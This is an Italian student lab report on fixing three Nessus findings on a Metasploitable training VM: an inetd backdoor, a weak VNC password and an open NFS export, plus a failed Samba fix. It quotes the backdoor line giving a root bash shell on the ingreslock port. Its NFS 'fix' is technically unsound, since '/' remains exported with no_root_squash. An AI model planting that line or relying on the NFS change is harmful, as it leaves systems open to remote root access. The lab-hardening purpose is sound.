


REMEDETION META

Mostriamo uno screenshot dello scanner svolto da Nessus:



In questa remedetion abbiamo preso in considerazione 3 vulnerabilities:

1. BLIND BACKDOOR SHELL
2. VNC SERVER PASSWORD
3. NFS EXPORT SHARE INFORMATION DISCLOSURE

Procediamo in ordine con le procedure per la remedetion:

1.

```
msfadmin@metasploitable:~$ sudo nano /etc/inetd.conf

#<off># netbios-ssn      stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.telnetd
telnet                  stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.telnetd
#<off># ftp              stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.tftpd
tftp                   dgram   udp      wait    nobody   /usr/sbin/tcpd  /usr/sbin/in.tftpd
shell                  stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rsh
login                  stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rlogin
exec                   stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rexecd
ingreslock stream tcp nowait root /bin/bash bash -i
```

Questa è un Backdoor pre installata sulla nostra macchina Meta, possiamo accedere alla configurazione inetd e cancellando l'ultima riga di testo *ingreslock stream tcp nowait root /bin/bash -i* eliminiamo la backdoor.

```
#<off># netbios-ssn      stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.telnetd
telnet                  stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.telnetd
#<off># ftp              stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.tftpd
tftp                   dgram   udp      wait    nobody   /usr/sbin/tcpd  /usr/sbin/in.tftpd
shell                  stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rsh
login                  stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rlogin
exec                   stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rexecd
```

2.

Dobbiamo sostituire la password del VNC serve, in quanto 'password' è troppo intuibile ed utilizzata.

```
root@metasploitable:/home/msfadmin# vncpasswd
Using password file /root/.vnc/passwd
Password:
Verify:
Would you like to enter a view-only password (y/n)? y
Password:
Verify:
root@metasploitable:/home/msfadmin# _
```

Accediamo come admin al settaggio della nuova password: "kalilin" , e concludiamo l'operazione.

3.

Infine andiamo a rendere le share directory del NFS(Network File System) non accessibili ad altri client, nello specifico andiamo a modificare i privilegi di read and write.

```
msfadmin@metasploitable:~$ sudo nano /etc/exports

GNU nano 2.0.7      File: /etc/exports

# /etc/exports: the access control list for filesystems which may be exported
#                 to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync) hostname2(ro,sync)
#
# Example for NFSv4:
# /srv/nfs4       gss/krb5i(rw,sync,fsid=0,crossmnt)
# /srv/nfs4/homes gss/krb5i(rw,sync)
#
/               *(--,sync,no_root_squash,no_subtree_check)
```

Nell'ultima riga `*(--,sync,no_root_squash,no_subtree_check)` siamo andati a sostituire `rw` con `--` a inizio parentesi.

In conclusione mostriamo uno screenshot dello scanner di Nessus dopo il fix delle vulnerabilities.

Sev	CVSS	VPR	Nam... Family	Count		Host Details
<input type="checkbox"/> CRITICAL	10.0		U... General	1		Host Details IP: 192.168.32.101 MAC: B6:44:54:D7:C0:FE OS: Linux Kernel 2.6 on Ubuntu 8.04 (gutsy) Start: Today at 4:03 PM End: Today at 5:11 PM Elapsed: an hour KB: Download Vulnerabilities <ul style="list-style-type: none">● Critical● High● Medium● Low● Info
<input type="checkbox"/> CRITICAL	9.8		S... Service detection	2		
<input type="checkbox"/> CRITICAL	9.8	9.0	A... Web Servers	1		
<input type="checkbox"/> CRITICAL	SSGain a shell remotely	3		
<input type="checkbox"/> HIGH	7.5	6.7	S... General	1		
<input type="checkbox"/> MIXED	SSGeneral	28		
<input type="checkbox"/> MIXED	ISDNS	5		
<input type="checkbox"/> MEDIUM	6.5		T... Service detection	2		
<input type="checkbox"/> MEDIUM	5.9	3.6	S... Service detection	1		

Di seguito saranno mostrati i due report completi di Nessus pre e post remedation.

PS: in allegato ci sarà anche un terzo “ScansioneFinale???” report dove dopo aver provato a correggere la vulnerabilità Samba con questa procedure: commentando la linea di codice `username map script = /etc/samba/scripts/mapusers.sh`

```
# This boolean controls whether PAM will be used for password changes
# when requested by an SMB client instead of the program listed in
# 'passwd program'. The default is 'no'.
; pam password change = no

#username map script = /etc/samba/scripts/mapusers.sh

##### Printing #####

# If you want to automatically load your printer list rather
# than setting them up individually then you'll need this
; load printers = yes

# lpr(ng) printing. You may wish to override the location of the
# printcap file
; printing = bsd
; printcap name = /etc/printcap

# CUPS printing. See also the cupsaddsmb(8) manpage in the
```

Da report si evince che sono risultate sistemati anche altre vulnerabilità critiche, che però non erano state prese in considerazione per l’esecuzione dell’esercizio, quali: Apache Tomcat AJP Connector RequestInjection e Unix Operations System Unsupported Version Detection. Metre la vulnerabilità obiettivo è rimasta.

